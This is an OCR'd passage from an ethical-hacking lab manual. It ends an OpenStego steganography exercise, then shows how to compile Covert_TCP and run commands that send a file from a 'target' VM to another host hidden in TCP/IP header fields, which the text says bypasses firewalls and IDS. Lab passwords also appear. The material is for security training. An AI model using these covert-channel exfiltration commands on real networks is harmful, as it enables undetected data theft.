


Figure 3.5.18: Extracting Data

26. The **Success** pop-up appears, stating that the message file has been successfully extracted from the cover file; then, click **OK**.
27. The extracted image file (**New Text Document.txt**) is displayed on **Desktop**.
28. Close the **OpenStego** window, navigate to **Desktop**, and double-click **New Text Document.txt**.

You can also use other image steganography tools such as **QuickStego** (http://quickcrypto.com), **SSuite Picsel** https://www.ssuitesoft.com), **CryptaPix** (https://www.briggsoft.com), and **gifshuffle** (http://www.darkside.com.au) to perform image steganography on the target system.

29. The file displays all the information contained in the text document, as shown in the screenshot.




Figure 3.5.19: File Containing the Secret Information

Note: In real-time, an attacker might scan for images that contain hidden information and use steganography tools to decrypt their hidden information.

30. This concludes the demonstration of how to perform image steganography using OpenStego.
31. Close all open windows and document all the acquired information.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 6

Covert Channels using Covert_TCP

Here, we will use Covert_TCP to create a covert channel between the two machines.

Networks use network access control permissions to permit or deny the traffic flowing through them. Tunneling is used to bypass the access control rules of firewalls, IDS, IPS, and web proxies to allow certain traffic. Covert channels can be created by inserting data into the unused fields of protocol headers. There are many unused or misused fields in TCP or IP over which data can be sent to bypass firewalls.

Note: For demonstration purposes, in this task, we will use the **Parrot Security** virtual machine as the target machine and the **Ubuntu** virtual machine as the host machine. Here, we will create a covert channel to send a text document from the target machine to the host machine.

1. Turn on **Parrot Security** virtual machine.

Note: Ensure that the **Windows 10** virtual machine is running.

2. In the login page, the **attacker** username will be selected by default. Enter password as **toor** in the **Password** field and press **Enter** to log in to the machine.




Figure 3.6.1: Parrot Security login page

Note:

- If a **Parrot Updater** pop-up appears at the top-right corner of **Desktop**, ignore and close it.
- If a **Question** pop-up window appears asking you to update the machine, click **No** to close the window.

3. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a **Terminal** window.




Figure 3.6.2: MATE Terminal Icon

TASK 6.1

Make a Secret Message File

4. A **Parrot Terminal** window appears. In the terminal window, type **cd Desktop** and press **Enter**.

Figure 3.6.3: Navigating to Desktop

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

The Covert_TCP program manipulates the TCP/IP header of the data packets to send a file one byte at a time from any host to a destination. It can act like a server as well as a client and can be used to hide the data transmitted inside an IP header. This is useful when bypassing firewalls and sending data with legitimate-looking packets that contain no data for sniffers to analyze.

5. Type **mkdir Send** and press **Enter** to create a folder named **Send** on **Desktop**.

Figure 3.6.4: Create Send folder

6. Type **cd Send** and press **Enter** to change the current working directory to the **Send** folder.




Figure 3.6.5: Navigating to the directory

A professional ethical hacker or pen tester must understand how to carry covert traffic inside the unused fields of TCP and IP headers.

7. Now, type **echo "Secret Message" > message.txt** and press **Enter** to make a new text file named **message** containing the string "**Secret Message**."




Figure 3.6.6: Making the text message file

TASK 6.2

Copy and Compile covert_tcp

8. Now, open any explorer window and press **Ctrl+L**. The **Location** field appears; type **smb://10.10.10.10** and press **Enter** to access **Windows 10** shared folders.
9. The security pop-up appears; enter the **Windows 10** virtual machine credentials (**Username**: **Admin** and **Password**: **Pa$$w0rd**) and click **Connect**.
10. The **Windows shares on 10.10.10.10** window appears; double-click the **CEH-Tools** folder.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

11. Navigate to **CEHv11 Module 06 System Hacking\Covering Tracks Tools\Covert_TCP** and copy the **covert_tcp.c** file; close the window.




Figure 3.6.7: Copy covert_tcp.c file

12. Now, navigate to the **Send** folder on **Desktop** and paste the **covert_tcp.c** file in this folder.




Figure 3.6.8: Paste covert_tcp.c file

13. Switch back to the **Terminal** window, type **cc -o covert_tcp covert_tcp.c**, and press **Enter**. This compiles the **covert_tcp.c** file.

Figure 3.6.9: Compiling Covert_tcp.c file

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

14. Switch to the **Ubuntu** virtual machine, log in with the username **Ubuntu** and password **toor**, and press **Enter** to sign in.
15. Scroll down the **Favorites** bar in the left-hand pane of the window and click on the **Terminal** icon to launch **Terminal**, as shown in the screenshot.

Figure 3.6.10: Launch Terminal in Ubuntu virtual machine

16. In the **Terminal** window, type **sudo su** and press **Enter** to gain super-user access.
17. Ubuntu will ask for the password; type **toor** as the password and press **Enter**.

Note: The password that you type will not be visible in the terminal window.

TASK 6.3

Make a Receiving Destination




Figure 3.6.11: Getting superuser access

18. Type **tcpdump -nvvx port 8888 -i lo** and press **Enter** to start a tcpdump.




Figure 3.6.12: Setting up a tcpdump listener

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

19. Now, leave the tcpdump listener running and click on the ( ) icon at the top of the **Terminal** window to open a new terminal window.




Figure 3.6.13: Open another Terminal

20. A new **Terminal** tab appears; type the commands below to create, and then navigate to the **Receive** folder on **Desktop**:
    - **cd Desktop**
    - **mkdir Receive**
    - **cd Receive**




Figure 3.6.14: Create Receive folder on the Desktop

TASK 6.4

Copy and Compile covert_tcp

21. Now, click on **Files** in the left-hand pane of **Desktop**. The **home** window appears; click on **+ Other Locations** from the left-hand pane of the window.




Figure 3.6.15: Open Other Locations

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

22. The **+ Other Locations** window appears; type **smb://10.10.10.10** in the **Connect to Server** field and click the **Connect** button.




Figure 3.6.16: + Other Locations window

23. A security pop-up appears. Type the **Windows 10** virtual machine credentials (**Username**: **Admin** and **Password**: **Pa$$w0rd**) and click the **Connect** button.




Figure 3.6.17: Security pop-up

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

24. A window appears, displaying the **Windows 10** shared folder; then, double-click the **CEH-Tools** folder.




Figure 3.6.18: Windows 10: shared folders

25. Navigate to **CEHv11 Module 06 System Hacking\Covering Tracks Tools\Covert_TCP** and copy the **covert_tcp.c** file; close the window.




Figure 3.6.19: Copy covert_tcp.c file

26. Now, navigate to the **Receive** folder on **Desktop** and paste the **covert_tcp.c** file into the folder.




Figure 3.6.20: Paste covert_tcp.c file

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

27. Switch back to the **Terminal** window, type **cc –o covert_tcp covert_tcp.c**, and press **Enter**. This compiles the covert_tcp.c file.




Figure 3.6.21: Compiling covert_tcp.c file

28. Now, type **sudo su** and hit **Enter** to gain super-user access. Ubuntu will ask for the password; type **toor** as the password and hit **Enter**.

Note: The password you type will not be visible in the terminal window.

TASK 6.5

Setup a Listener

29. To start a listener, type **./covert_tcp -dest 10.10.10.9 -source 10.10.10.13 -source_port 9999 -dest_port 8888 -server -file /home/ubuntu/Desktop/Receive/receive.txt** and press **Enter**, as shown in the screenshot.




Figure 3.6.22: Setting up covert_tcp listener

TASK 6.6

Launch Wireshark

30. Now, switch back to the **Parrot Security** virtual machine. Click **Applications** in the top-left corner of **Desktop** and navigate to **Pentesting → Information Gathering → wireshark**.

31. A security pop-up appears, enter the password as **toor** in the **Password** field and click **OK**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

32. The **The Wireshark Network Analyzer** window appears; double-click on the primary network interface (here, **eth0**) to start capturing network traffic.




Figure 3.6.23: Wireshark window

TASK 6.7

Start Sending the Message

33. Minimize Wireshark and switch back to the **Terminal** window.
34. Type **sudo ./covert_tcp -dest 10.10.10.9 -source 10.10.10.13 -source_port 8888 -dest_port 9999 -file /home/attacker/Desktop/Send/message.txt** and press **Enter** to start sending the contents of message.txt file over tcp.
35. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The entered password will not visible to you.

36. covert_tcp starts sending the string one character at a time, as shown in the screenshot.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

